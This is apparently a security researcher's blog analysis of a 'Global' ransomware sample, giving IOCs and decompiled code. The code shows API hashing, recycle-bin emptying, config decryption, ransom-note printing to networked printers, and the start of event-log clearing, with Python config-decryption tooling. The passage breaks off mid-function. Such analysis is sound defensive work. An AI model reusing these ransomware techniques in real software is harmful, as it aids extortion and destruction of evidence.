t0asts.com /2025/07/12/global-ransomware.html

Global Group: Ransomware-as-a-Service with AI-powered Negotiation

t0asts ⋮ ⋮ 7/11/2025

Jul 12, 2025

Overview

In this post, I'm going over my analysis of a recent Global ransomware sample, a group that I only discovered when someone shared a promotional video they created with me. The video is oddly polished and visually almost resembles an advertisement Apple would release during a new product launch. They also boast about having support for ESXi systems and networked storage devices. There are some other bold claims, such as, one-click propagation across networks, "mount mode" (encrypting remote disks locally), "new attacks every single day", 85% revenue share, AI-powered negotiation support, and access to their platform on mobile devices. Affiliate groups are supposedly allowed to post on their leak site without intervention. The video alone made me curious about the capabilities of their "product" so that is how we arrived here.

Post Analysis Note: The Global ransomware group operates utilizing the leaked Mamona ransomware builder (can be confirmed by the created mutex), which has ties to the Blacklock ransomware group also referred to "El Dorado" (before they were shut down by the DragonForce group). The DragonForce group utilizes the leaked Lockbit3.0 and ContiV3 variants (very original).

IOCs

The sample analyzed in this post is a 32-bit Windows executable.

Group Site: hxxp://vg6xwkmfyirv3l6qtqus7jykcuvgx6imegb73hqny2avxccnmqt5m2id[.]onion

MD5: c5a8d4c07e1dca5e9cfbbaadfc402063

SHA-1: c95056c8682373d0512aea2ed72c18f79c854308

SHA-256: 13b82f4ac62faf87a105be355c82bacfcbdd383050860dfa93dfbb7bb2e6c9ba

Initial Inspection

Before opening the sample in IDA, I dropped it into DIE (Detect It Easy) to get an idea if I was going to be spending most of my time unpacking or deobfuscating the sample. This was NOT the case at all, as the affiliates behind this sample shipped a clean release build out the door.



Figure 1: Detect It Easy

There was no obvious obfuscation, and it was unpacked. Loading the file in IDA and heading straight to the entry point, we see all the usual C runtime setup. We can skip past all of these to the actual main function.

```
if ( !__scrt_initialize_crt(1) || (LOBYTE(a2) = 0, v10 = __scrt_acquire_startup_lock(), n2 == 1) )
{
  __scrt_fastfail(a2, a3, actual_start, 7u);
  goto LABEL_19;
}
if ( n2 )
{
  LOBYTE(a2) = 1;
}
else
{
  n2 = 1;
  if ( _initterm_e(&First, &Last) )
    return 255;
  _initterm(&First_, &Last_);
  n2 = 2;
}
sub_40FE5C(v10);
v4 = sub_40FFEB();
v5 = v4;
if ( *v4 && SSE2FPExceptionFilter(v4) )
  (*v5)(*v5, 0, 2, 0);
v6 = sub_40FFF1();
v7 = v6;
if ( *v6 && SSE2FPExceptionFilter(v6) )
  _register_thread_local_exe_atexit_callback(*v7);
sub_419C17();
v8 = *unknown_sub_41A007();
v9 = sub_41A001();
actual_start = Main(*v9, v8);                   // actual start
if ( !is_managed_app_0() )
{
LABEL_19:
  sub_419F95(actual_start);
  sub_419F59(uExitCode);
  __debugbreak();
}
```

Figure 2: Entry Point

Here is where the actual important execution starts.

```
int __cdecl Main(int hHandle, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  v114 = &v89;
  if ( DbgBreak() )
    return 0;
  CurrentProcess = GetCurrentProcess();
  SetPriorityClass(CurrentProcess, HIGH_PRIORITY_CLASS);
  HIDWORD(n32_1) = hHandle;
  sysUptime = GetTickCount64();
  hHandle_1 = 1;
  forceMode = 0;
  lpUserName = (LPCWSTR)1;
  if ( hHandle <= 1 )
  {
    v6 = 0;
    forceMode = 0;
  }
  else
  {
    do
    {
      if ( lstrcmpW(*(LPCWSTR *)(a2 + 4 * hHandle_1), L"-log") )// output progress messages to console
      {
        if ( !lstrcmpW(*(LPCWSTR *)(a2 + 4 * (_DWORD)lpUserName), L"-force") )// ignore mutex
```

Figure 3: Main Function

There are a handful of interesting flags that can be set on execution, `-log` can be passed to view the verbose event logging, `-detached` will forcibly detach the console window if the encryptor is run interactively, `-force` will bypass the mutex check which prevents multiple instances of the encryptor from running simultaneously to prevent double encryption of files.

Interestingly enough, if `-detached` is not passed as an argument, the encryptor will attempt to relaunch and set the flag.

```
if ( !alreadyDetached )                    // relaunch detached if console still attached by default
{
  GetModuleFileNameW(0, Filename, 0x104u);
  memset_0(CommandLine, 0, sizeof(CommandLine));
  common_tcscpy_s_wchar_t_(CommandLine, 0x1000u, L"\"");
  common_tcscat_s_wchar_t_(CommandLine, 0x1000u, Filename);
  common_tcscat_s_wchar_t_(CommandLine, 0x1000u, L"\" -detached");
  for ( j = 1; j < hHandle; ++j )
  {
    common_tcscat_s_wchar_t_(CommandLine, 0x1000u, L" ");
    if ( wcschr(*(const wchar_t **)(a2 + 4 * j), 0x20u) )
    {
      common_tcscat_s_wchar_t_(CommandLine, 0x1000u, L"\"");
      common_tcscat_s_wchar_t_(CommandLine, 0x1000u, *(const wchar_t *const *)(a2 + 4 * j));
      __ = L"\"";
    }
    else
    {
      __ = *(const wchar_t **)(a2 + 4 * j);
    }
    common_tcscat_s_wchar_t_(CommandLine, 0x1000u, __);
  }
  memset(&StartupInfo.lpReserved, 0, 40);
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  memset(&StartupInfo.wShowWindow, 0, 20);
  StartupInfo.cb = 68;
  StartupInfo.dwFlags = STARTF_USESHOWWINDOW;
  if ( CreateProcessW(0, CommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    CloseHandle(ProcessInformation.hProcess);
    CloseHandle(ProcessInformation.hThread);
    return 0;
  }
  goto LABEL_27;
}
```

Figure 4: Detach Console and Relaunch

After executing in detached mode, the handles for standard in, out, and error are set to NUL.

```
  if ( alreadyDetached )
  {
LABEL_25:
    FreeConsole();
    FileW = CreateFileW(L"NUL", GENERIC_WRITE | 0x80000000, FILE_READ_DATA | FILE_WRITE_DATA, 0, OPEN_EXISTING, 0, 0);
    hHandlea = FileW;
    if ( FileW != (HANDLE)-1 )
    {
      SetStdHandle(STD_INPUT_HANDLE, FileW);
      SetStdHandle(STD_OUTPUT_HANDLE, hHandlea);
      SetStdHandle(STD_ERROR_HANDLE, hHandlea);
    }
  }
```

Figure 5: Set STDIN/STDOUT/STDERR to NUL

API Resolution

The encryptor then will continue setup by dynamically resolving APIs with a custom hashing algorithm.

```
bool ResolveAPIs()
{
  HMODULE kernel32; // esi
  HMODULE advapi32; // edi
  HMODULE shell32; // eax
  int shell32_1; // ebx
  int (__stdcall *ResolveSHEmptyRecycleBinA)(_DWORD, _DWORD, _DWORD); // eax

  kernel32 = ResolveModule(2384370994);          // kernel32.dll
  advapi32 = ResolveModule(2231253254);          // advapi32.dll
  shell32 = ResolveModule(3233369289);           // shell32.dll
  shell32_1 = shell32;
  if ( !kernel32 )
    return 0;
  if ( !advapi32 )
    return 0;
  if ( !shell32 )
    return 0;
  ResolveCreateMutexW = ResolveAPI(kernel32, 2373902560);
  ResolveCreateFileW = ResolveAPI(kernel32, 2666205485);
  ResolveWriteFile = ResolveAPI(kernel32, 2128202893);
  ResolveCloseHandle = ResolveAPI(kernel32, 3955561764);
  ResolveGetFileSize = ResolveAPI(kernel32, 736497725);
  ResolveReadFile = ResolveAPI(kernel32, 4251152734);
  ResolveSetFilePointerEx = ResolveAPI(kernel32, 735772428);
  ResolveGetFileAttributesW = ResolveAPI(kernel32, 105084256);
  ResolveSetFileAttributesW = ResolveAPI(kernel32, 793579244);
  ResolveMoveFileExW = ResolveAPI(kernel32, 1824509165);
  ResolveGetModuleFileNameW = ResolveAPI(kernel32, 1298115040);
  ResolveGetLogicalDrives = ResolveAPI(kernel32, 1327316042);
  ResolveGetDriveTypeW = ResolveAPI(kernel32, 1313799413);
  ResolveGetLogicalDriveStringsW = ResolveAPI(kernel32, 2955439096);
  ResolveCreateIoCompletionPort = ResolveAPI(kernel32, 3508433293);
  ResolveCreateThread = ResolveAPI(kernel32, 2632360718);
  ResolveWaitForSingleObject = ResolveAPI(kernel32, 1532344791);
  ResolvePostQueuedCompletionStatus = ResolveAPI(kernel32, 676413871);
  ResolveCryptAcquireContextW = ResolveAPI(advapi32, 3748794394);
  ResolveCryptGenRandom = ResolveAPI(advapi32, 2706281423);
  ResolveCryptReleaseContext = ResolveAPI(advapi32, 2136689434);
  ResolveSHEmptyRecycleBinA = ResolveAPI(shell32_1, 3150414957);
```

Figure 6: Resolve APIs

The `ResolveModule` function calculates module hashes by first walking the PEB module list (`InLoadOrderModuleList`), lowercasing the module name, stripping the path off the file name, hashing the module name, and comparing it to the target hash.

If `kernel32.dll`, `advapi32.dll`, and `shell32.dll` successfully resolve, APIs will be resolved next.

The `ResolveAPI` function calculates API hashes by walking exported functions for the target module, calculating the hash for each entry, comparing it to the target hash, and returning the function address when

a match is found.

This python snippet is a recreation of how the hash is generated from the API name.

```
#thanks hashdb
def hash(data):
    hash_value = 0x42
    for b in data:
        hash_value = ((hash_value * 33) + b) & 0xFFFFFFFF
    return hash_value

print("CreateMutexW = " + str(hash(b'CreateMutexW')))
```

Mutex Creation

Once APIs have been resolved, the encryptor creates a mutex using the resolved `CreateMutexW` function.

```
MutexW = ResolveCreateMutexW(0, 1, L"Global\\Fxo16jmdgujs437");// setup mutex, matches mamona ransomware
if ( GetLastError() == ERROR_ALREADY_EXISTS && !forceMode )
{
```

Figure 7: Create Mutex

Emptying Recycle Bin

Next, the recycle bin is cleared. This is the first of several steps to prevent recovery of encrypted files.

```
ResolveSHEmptyRecycleBinA(0, 0, 7);           // clear recycle bin
p_src = 0;
src = 0;
src_1 = 0;
v115 = 0;
```

Figure 8: Clear Recycle Bin

Config Decryption

The embedded config in the `.config` section is now decrypted. This config data contains the ransom note, victim unique ID, leak site URL, and the random value that will be used as the extension for encrypted files. Other runtime configuration options if present would be stored in this data as well.



Figure 9: Decrypted Config

The following python script reimplements the decryption process, and can be used to extract the config section.

```
#!/usr/bin/env python3

import sys
from pathlib import Path
from array import array

import pefile

class ConfigDecryptor:
    def __init__(self, pe_path: Path) -> None:
        if not pe_path.exists():
            raise FileNotFoundError(f"File not found: {pe_path}")
        self.pe = pefile.PE(str(pe_path))

    def extract_config_section(self) -> bytes:
        for sec in self.pe.sections:
            name = sec.Name.rstrip(b"\x00").decode(errors="ignore")
            if name == ".config":
                return sec.get_data()
```

```
        raise RuntimeError(".config section not found")

    def decrypt_data(self, data: bytes) -> bytes:
        data = data[:len(data) // 4 * 4]
        words = array('I')
        words.frombytes(data)

        xor_current = xor_prev = xor_seed = 0x52D8FC7D

        for idx in range(len(words)):
            words[idx] ^= xor_current
            rot = ((xor_seed << 13) | (xor_prev >> 19)) & 0xFFFFFFFF
            new_key = ((-1702134675 & 0xFFFFFFFF) * rot) & 0xFFFFFFFF
            xor_current = xor_prev = xor_seed = new_key ^ 0x5E4F3D2C

        return words.tobytes()

    def process(self) -> None:
        raw = self.extract_config_section()
        print(f"Found .config section: {len(raw)} bytes")
        decrypted = self.decrypt_data(raw)

        output_file = Path("output.bin")
        with output_file.open('wb') as f:
            f.write(decrypted)
        print(f"Decrypted configuration saved to: {output_file}")


def main():
    if len(sys.argv) < 2:
        print(f"Usage: {sys.argv[0]} <pe_file>")
        sys.exit(1)

    pe_file = Path(sys.argv[1])
    try:
        ConfigDecryptor(pe_file).process()
    except Exception as e:
        print(f"Error: {e}")
        sys.exit(1)
```

```
if __name__ == "__main__":
    main()
```

Crypto Context Setup

To successfully encrypt files, cryptographic context is acquired and a handle to a cryptographic service provider is returned. The `CRYPT_VERIFYCONTEXT` flag is used during context setup, which is typically only used by apps that leverage ephemeral keys, including apps that handle hashing, or encryption.

```
}
ResolveCryptAcquireContextW(&hCryptProv, 0, 0, 1, CRYPT_VERIFYCONTEXT);// setup crypto context
if ( v119 )
{
```

Figure 10: Crypto Context Setup

Custom File Icon Setup

The embedded icon that will be applied as the file icon for encrypted files is base64 decoded, and dropped into the `temp` directory for all accessible users.

```
char InitializeFileIcon()
{
  WCHAR *TempFileFromBase64; // eax

  TempFileFromBase64 = CreateTempFileFromBase64();
  if ( TempFileFromBase64 )
  {
    HeapFree_wrp(TempFileFromBase64);
    return 1;
  }
  else
  {
    if ( sanityCheck )
      ConsolePrint(L"Failed to initialize icon");
    return 0;
  }
}
```

Figure 11: File Icon Setup



Figure 12: Base64 Icon Data

```
WCHAR *CreateTempFileFromBase64()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  MemoryWithZeroFill = AllocateMemoryWithZeroFill(520);
  lpFileName_1 = AllocateMemoryWithZeroFill(520);
  lpFileName = lpFileName_1;
  if ( !GetTempPathW(0x104u, MemoryWithZeroFill) )
  {
    HeapFree_wrp(MemoryWithZeroFill);
    HeapFree_wrp(lpFileName_1);
    return 0;
  }
  MemoryWithZeroFill_1 = MemoryWithZeroFill;
  do
  {
    v4 = *MemoryWithZeroFill_1++;
    *(MemoryWithZeroFill_1 + lpFileName_1 - MemoryWithZeroFill - 2) = v4;
  }
  while ( v4 );
  v5 = lpFileName_1 - 1;
  do
  {
    v6 = v5[1];
    ++v5;
  }
  while ( v6 );
  *v5 = 4980807;
  *(v5 + 1) = &loc_42004B + 4;
  *(v5 + 2) = 4980801;
  *(v5 + 3) = 6881326;
  *(v5 + 4) = 7274595;
  v5[10] = 0;
  HeapFree_wrp(MemoryWithZeroFill);
  iconData = ::iconData;                        // "AAABAAEAICAAAAEAIACoEAAAFgAAACgAAAAgAAAAQAAAAEA
  iconDataLength = strlen(::iconData);          // "AAABAAEAICAAAAEAIACoEAAAFgAAACgAAAAgAAAAQAAAAEA
  iconDataLength_1 = iconDataLength;
```

Figure 13: File Icon Decode

```
  if ( !lpBuffer )
    goto LABEL_24;
  FileW = CreateFileW(lpFileName_1, GENERIC_WRITE, 0, 0, 2, FILE_READ_ATTRIBUTES, 0);
  lpFileName = FileW;
  if ( FileW == -1 )
  {
    HeapFree_wrp(lpBuffer);
    HeapFree_wrp(lpFileName_1);
    return 0;
  }
  NumberOfBytesWritten = 0;
  v22 = WriteFile(FileW, lpBuffer, nNumberOfBytesToWrite_1, &NumberOfBytesWritten, 0);
  CloseHandle(lpFileName);
  HeapFree_wrp(lpBuffer);
  if ( v22 )
  {
    if ( NumberOfBytesWritten == nNumberOfBytesToWrite_1 )
      return lpFileName_1;
  }
LABEL_24:
  HeapFree_wrp(lpFileName_1);
  return 0;
}
```

Figure 14: File Icon Written



Figure 15: File Icon Preview

Once the file icon is extracted and successfully dropped to disk, it is set as the associated file icon for encrypted files with the appended custom file extension.

```
void __cdecl SetDefaultFileIcon(WCHAR *customExt)
{
  void (__stdcall *RegCloseKey)(HKEY); // ebx
  HKEY phkResult; // [esp+4h] [ebp-418h] BYREF
  WCHAR SubKey[260]; // [esp+8h] [ebp-414h] BYREF
  WCHAR Data[260]; // [esp+210h] [ebp-20Ch] BYREF

  if ( lpData || (lpData = CreateTempFileFromBase64()) != 0 )
  {
    buildRegQuery(Data, 0x104u, L"GLOBAL%s", customExt + 1);
    buildRegQuery(SubKey, 0x104u, L"SOFTWARE\\Classes\\%s", Data);
    if ( !RegCreateKeyExW(HKEY_CURRENT_USER, SubKey, 0, 0, REG_OPTION_RESERVED, KEY_WRITE, 0, &phkResult, 0) )
    {
      RegSetValueExW(phkResult, 0, 0, REG_OPTION_VOLATILE, L"GLOBAL", 0x1Cu);
      RegCloseKey = ::RegCloseKey;
      ::RegCloseKey(phkResult);
      buildRegQuery(SubKey, 0x104u, L"SOFTWARE\\Classes\\%s\\DefaultIcon", Data);
      if ( !RegCreateKeyExW(HKEY_CURRENT_USER, SubKey, 0, 0, REG_OPTION_RESERVED, KEY_WRITE, 0, &phkResult, 0) )
      {
        RegSetValueExW(phkResult, 0, 0, REG_OPTION_VOLATILE, lpData, 2 * wcslen(lpData) + 2);
        RegCloseKey = ::RegCloseKey;
        ::RegCloseKey(phkResult);
      }
      buildRegQuery(SubKey, 0x104u, L"SOFTWARE\\Classes\\%s", customExt);
      if ( !RegCreateKeyExW(HKEY_CURRENT_USER, SubKey, 0, 0, REG_OPTION_RESERVED, KEY_WRITE, 0, &phkResult, 0) )
      {
        RegSetValueExW(phkResult, 0, 0, REG_OPTION_VOLATILE, Data, 2 * wcslen(Data) + 2);
        RegCloseKey(phkResult);
      }
      SHChangeNotify(0x8000000, 0, 0, 0);
```

Figure 16: Setting File Icon Association

Print Ransom Note

Next, the encryptor will start the process of printing the ransom note to all networked printers accessible by the host, by creating a PDF version of the ransom note, which is never utilized during the print jobs (funny).

```
  ransomNoteData = lpBuffer;
  nNumberOfBytesToWrite = ::nNumberOfBytesToWrite;
}
PrintRansomNoteToAllPrinters(ransomNoteData, nNumberOfBytesToWrite);// print ransom note
```

Figure 17: Setup and Run Ransom Note Print Job

The PDF copy of the ransom note is named `PrintMe22.pdf` and is dropped in the current user's temp directory (still unused).

```
lpBuffera = lpBuffer;
GetTempPathW(0x104u, Buffer);
lstrcpyW(pdfName, Buffer);
lstrcatW(pdfName, L"PrintMe22.pdf");
CreatePDFFromTextBuffer(lpBuffer, nNumberOfBytesToWrite, pdfName);
pcbNeeded = 0;
```

Figure 18: Location of PDF Ransom Note

```
sub_4076D0(lpBuffera_1, "5 0 obj\n<< /Length %d >>\nstream\n%s\nendstream\nendobj\n", v27, MemoryWithZeroFill_1);
hObject_1 = hObject;
v30 = WriteFile(hObject, "%PDF-1.4\n", 9u, &NumberOfBytesWritten, 0);
NumberOfBytesWritten_1 = NumberOfBytesWritten;
v31 = WriteFile(
        hObject_1,
        "1 0 obj\n<< /Type /Catalog /Pages 2 0 R >>\nendobj\n",
        0x31u,
        &NumberOfBytesWritten,
        0)
   && v30;
nNumberOfBytesToWrite_1 = NumberOfBytesWritten + NumberOfBytesWritten_1;
v32 = WriteFile(
        hObject,
        "2 0 obj\n<< /Type /Pages /Kids [3 0 R] /Count 1 >>\nendobj\n",
        0x39u,
        &NumberOfBytesWritten,
        0)
   && v31;
v48 = NumberOfBytesWritten + nNumberOfBytesToWrite_1;
v33 = WriteFile(
        hObject,
        "3 0 obj\n"
        "<< /Type /Page /Parent 2 0 R /Resources << /Font << /F1 4 0 R >> >> /MediaBox [0 0 612 792] /Contents 5 "
        "0 R >>\n"
        "endobj\n",
        0x7Eu,
        &NumberOfBytesWritten,
        0)
   && v32;
v34 = NumberOfBytesWritten + v48;
v51 = NumberOfBytesWritten + v48;
v35 = WriteFile(
        hObject,
        "4 0 obj\n<< /Type /Font /Subtype /Type1 /BaseFont /Courier /Encoding /WinAnsiEncoding >>\nendobj\n",
```

Figure 19: Creation of PDF Ransom Note

Networked printers are now enumerated.

```
pcbNeeded = 0;
pcReturned = 0;
EnumPrintersW(6u, 0, 2u, 0, 0, &pcbNeeded, &pcReturned);
if ( !pcbNeeded )
  return 0;
MemoryWithZeroFill = AllocateMemoryWithZeroFill(pcbNeeded);
MemoryWithZeroFill_1 = MemoryWithZeroFill;
MemoryWithZeroFill_2 = MemoryWithZeroFill;
if ( !MemoryWithZeroFill )
  return 0;
MemCopyEx(MemoryWithZeroFill, 0, pcbNeeded);
if ( !EnumPrintersW(6u, 0, 2u, MemoryWithZeroFill_1, pcbNeeded, &pcbNeeded, &pcReturned) )
{
  HeapFree_wrp(MemoryWithZeroFill_1);
  return 0;
}
```

Figure 20: Networked Printer Discovery

For each printer identified, a handle is opened, a temporary file containing the content of the ransom note is dropped in the current user temp directory, and a print job is created, sending the content of the ransom note temp file to each printer.

```
do
{
  phPrinter = 0;
  if ( OpenPrinterW(*v6, &phPrinter, 0) )
  {
    wsprintfW(FileName, L"%s\\PrintMe22_%d.txt", Buffer, pcReturned_1);
    FileW = CreateFileW(FileName, GENERIC_WRITE, 0, 0, 2, FILE_READ_ATTRIBUTES, 0);
    if ( FileW != -1 )
    {
      WriteFile(FileW, lpBuffera, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
      CloseHandle(FileW);
      *pDocInfo = L"IMPORTANT NOTICE";
      v16 = 0;
      RAW = L"RAW";
      if ( StartDocPrinterW(phPrinter, 1u, pDocInfo) )
      {
        if ( StartPagePrinter(phPrinter) )
        {
          hFile = CreateFileW(FileName, 0x80000000, 0, 0, OPEN_EXISTING, 0, 0);
          if ( hFile != -1 )
          {
            while ( ReadFile(hFile, pBuf, 0x1000u, &NumberOfBytesRead, 0) )
            {
              if ( !NumberOfBytesRead )
                break;
              WritePrinter(phPrinter, pBuf, NumberOfBytesRead, &pcWritten);
            }
            CloseHandle(hFile);
          }
          EndPagePrinter(phPrinter);
        }
        EndDocPrinter(phPrinter);
      }
      DeleteFileW(FileName);
    }
    ClosePrinter(phPrinter);
```

Figure 21: Sending Note Print Job

Clear Windows Event Log

Immediately after sending the print jobs, the encryptor will attempt to clear the history of several Windows event log sources. These being `Application`, `Security`, `System`, `Setup`, and `ForwardedEvents`

```
int ClearWinEventLogs()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
  ModuleHandleW_1 = ModuleHandleW;
  if ( !ModuleHandleW )
    return 0;
  NtOpenKey = GetProcAddress(ModuleHandleW, "NtOpenKey");
  NtClose = GetProcAddress(ModuleHandleW_1, "NtClose");
  if ( !NtOpenKey || !NtClose )
    return 0;
  v4 = 1;
  lpSourceName[0] = L"Application";
  n5 = 0;
  lpSourceName[1] = L"Security";
